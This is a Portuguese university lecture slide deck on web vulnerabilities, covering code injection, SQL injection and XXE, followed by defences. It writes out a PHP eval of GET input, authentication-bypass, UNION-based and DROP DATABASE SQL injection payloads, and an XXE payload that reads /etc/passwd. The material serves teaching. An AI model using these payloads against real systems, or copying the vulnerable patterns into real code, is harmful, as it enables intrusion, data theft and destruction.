Segurança Cibernética

Vulnerabilidades Comuns:
Principais Vulnerabilidades da Web
(Conteúdo Digital Aura!)

Prof. Dr. Daniel Caetano

2022 - 1

Compreendendo o problema


- **Situação:** Você recebe a missão de desenvolver um sistema web. Existem muitos desafios de segurança...

Quais são alguns dos pontos de atenção?

Objetivos

- Conhecer algumas das principais vulnerabilidades web
- Compreender como funciona uma Injeção de SQL/Código
- Compreender a vulnerabilidade de XML na Web

Material de Estudo




Material	Acesso ao Material
Notas de Aula e Apresentação	https://www.caetano.eng.br/aulas/2022a/ara0076.php (Segurança Cibernética – Aula 07)
Módulo Digital	• Ambiente Aura: Tema 3, Assunto 1
Minha Biblioteca	• Segurança em Redes sem Fio: Guia do Iniciante (ISBN: 978-0-07-178028-5), págs 18, 81 e 107. • Segurança de Computadores: Princípios e Práticas (ISBN: 978-85-352-6449-4), págs 669.
Material Adicional	1) Vulnerabilidades em Aplicações Web. Dispoinível em: https://youtu.be/oaxYwTk3AoE (se não viu ainda!) 2) Entendendo o SQL Injection. Dispoinível em: https://youtu.be/98SrzDwXuUY 3) Entidades Externas de XML (XXE): Disponível em: https://youtu.be/GDpEebVLvD8 4) Ataque de entidade externa XML: Disponível em: https://youtu.be/6ESyqB8lDWs

Injeção de Código

Você sabe o que é?

Injeção de Código

- O que é?
  - Alguém executar códigos em sua aplicação
- Duas denominações mais importantes
  - Code Injection (mais genérico)
  - SQL Injection (específico).



Code Injection


- Include x Eval
- Exemplo prático
  - *http://insecure.caetano.eng.br*

```php
/**
* Get the code from a GET input
* Example - http://example.com/?code=phpinfo();
*/
$code = $_GET['code'];

/**
* Unsafely evaluate the code
* Example - phpinfo();
*/
eval("\$code;");
```

SQL Injection

- Vamos acompanhar no site
  - Quebra de autenticação por Injeção de SQL
  - *https://www.hacksplaining.com/exercises/sql-injection*



SQL Injection

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = caetano e $pass = teste

```
SELECT nome FROM usuarios
    WHERE login=" caetano" AND passw=" teste"
```

SQL Injection – Aplicação Real

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = a" OR "1"="1
  - $pass = a" OR "1"="1

```
SELECT nome FROM usuarios
    WHERE login="a" OR "1"="1"
    AND passw="a" OR "1"="1"
```

SQL Injection – Aplicação Real

- Quebra de Autenticação
  - Exemplo de SQL usado:

```
SELECT nome FROM usuarios
    WHERE login="$nome" AND passw="$pass"
```

  - $nome = a" OR 1=1;#
  - $pass =

```
SELECT nome FROM usuarios
    WHERE login="a" OR 1=1;#“ AND passw=""
```

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 OR 1=1

    $id = 22 UNION SELECT user()

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 UNION SHOW DATABASES; X

    $id = 22 UNION SELECT schema_name
    FROM information_schema.schemata;

SQL Injection

- Exposição de Dados
  - Exemplo de URL

    http://minhapagina.com/?id=22
  - Exemplo de SQL usado:

    SELECT content FROM pages WHERE page=$id
  - Injeção de exposição

    $id = 22 UNION SHOW TABLES FROM database;

    $id = 22 UNION SELECT table_name

    FROM information_schema.tables;

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

    SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = PETR4

    SELECT nome FROM bolsa.acoes WHERE id="PETR4"

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1" OR 1=1;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1" OR 1=1;#"
```

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1" UNION SELECT user();#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1" UNION SELECT user();#"
```

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = 1" UNION SELECT schema_name FROM information_schema.schemata;#

SELECT nome FROM bolsa.acoes

WHERE id="1" UNION SELECT schema_name FROM information_schema.schemata;#"

SQL Injection – Aplicação Real

- Exposição de Dados
  - Exemplo de SQL usado:

SELECT nome FROM bolsa.acoes WHERE id="$id"

  - $id = 1" UNION SELECT table_name FROM information_schema.tables;#

SELECT nome FROM bolsa.acoes

WHERE id="1" UNION SELECT table_name FROM information_schema.tables;#"

SQL Injection

- Apagar Tabelas e Bancos
  - Exemplo de URL

    http://minhasacoes.com/?id=PETR4
  - Exemplo de SQL usado:

    SELECT nome FROM bolsa.acoes WHERE id="$id"

  - Comandos de deleção

    DROP TABLE tabela

    DROP DATABASE banco

SQL Injection – Aplicação Real

- Apagar Tabelas e Bancos
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1"; DROP TABLE acoes;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1"; DROP TABLE bolsa.acoes;#"
```

SQL Injection – Aplicação Real

- Apagar Tabelas e Bancos
  - Exemplo de SQL usado:

```
SELECT nome FROM bolsa.acoes WHERE id="$id"
```

  - $id = 1"; DROP DATABASE bolsa;#

```
SELECT nome FROM bolsa.acoes
    WHERE id="1"; DROP DATABASE bolsa;#"
```

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Injeção de Código


- Como evitar?
  - Configurar adequadamente os programas
    - Limitar a inclusão aos diretórios permitidos;
    - Limitar as permissões do banco de dados;
  - Tratar a entrada de dados
    - Garantir que são válidos, e se não forem, valor padrão
    - SQL: comando “prepare”
      - https://www.devmedia.com.br/evitando-sql-injection-em-aplicacoes-php/27804
    - Evitar comandos do tipo eval($variavel);
  - Mais informações:
    - https://resources.infosecinstitute.com/topic/dumping-a-database-using-sql-injection/

ENTIDADES EXTERNAS DE XML

XML?

Entidades Ext. de XML (XXE)

- O que é?
  - Também é um tipo de injeção...
  - Ferramentas que decodificam XML que processam entidades externas... Mal configuradas.
- **Hein?**



O que é XML?

- XML: *e**X**tensible **M**arkup **L**anguage*
  - Grande poder para especificar dados
  - Simples de aplicar e desenvolver
- XML: forma de declarar dados estruturados
  - Marcações ajudam os humanos
  - Marcações ajudam os computadores
- Trocar dados entre sistemas diferentes
  - Similar a JSON
  - Mais flexível (e mais complexo)

O que é XML?


- Elemento (tag) XML pode de
  - Tipo de objeto
  - Título de livro
  - Preço de venda
  - ...
- Ou seja...
  - Qualquer característica de um item

Exemplo de XML

```
<?xml version="1.0"?>
<livro>
    <codigo>658733</codigo>
    <nome>Duna</nome>
    <edicao>8</edicao>
    <paginas>672</paginas>
    <autor>Frank Herbert</autor>
</livro>
```

Qual a “linguagem” do XML?

- Quais “tags” podem ser usadas?
- Definidas pelo usuário no DTD
  - *Document Type Definition*
  - Tag *DOCTYPE.*



XML com DTD

- Especificação do DTD no XML

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
      <to>Aluno</to>
      <from>Daniel</from>
      <heading>Lembrete</heading>
      <body>Lembre-se do exercício!</body>
</note>
```

XML com DTD

- Especificação de DTD **externo** no XML

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>Aluno</to>
    <from>Daniel</from>
    <heading>Lembrete</heading>
    <body>Lembre-se do exercício!</body>
</note>
```

Ataque XXE

- Exposição com DTD **externo** no XML

```
<?xml version='1.0'?>
<!DOCTYPE cupom [
<!ELEMENT cupom ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<cupom>
&xxe;
</cupom>
```

```
Desculpe, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin não é
um cupom válido!
```

https://ftp.registro.br/pub/gts/gts33/tutorial/A4%20-%20XML%20External%20Entities.pdf

ATIVIDADE

Atividade

- Em grupo!
- Encontre algum caso de ataque ou aplicação que esteja associada a alguma dessas vulnerabilidades:
  1. Injeção de código
  2. Injeção de SQL

ENCERRAMENTO

Resumo e Próximos Passos

- Alguns dos principais ataques via Web
  - Injeção de SQL
  - Injeção de código
  - Entidades Externas em XML (XEE)
- **Pós Aula**: Saiba Mais, A Seguir... e Desafio!
  - No mural: https://padlet.com/djcaetano/segciber

- Mais algumas vulnerabilidades...
  - Sequestro de sessão, XSS...

PERGUNTAS?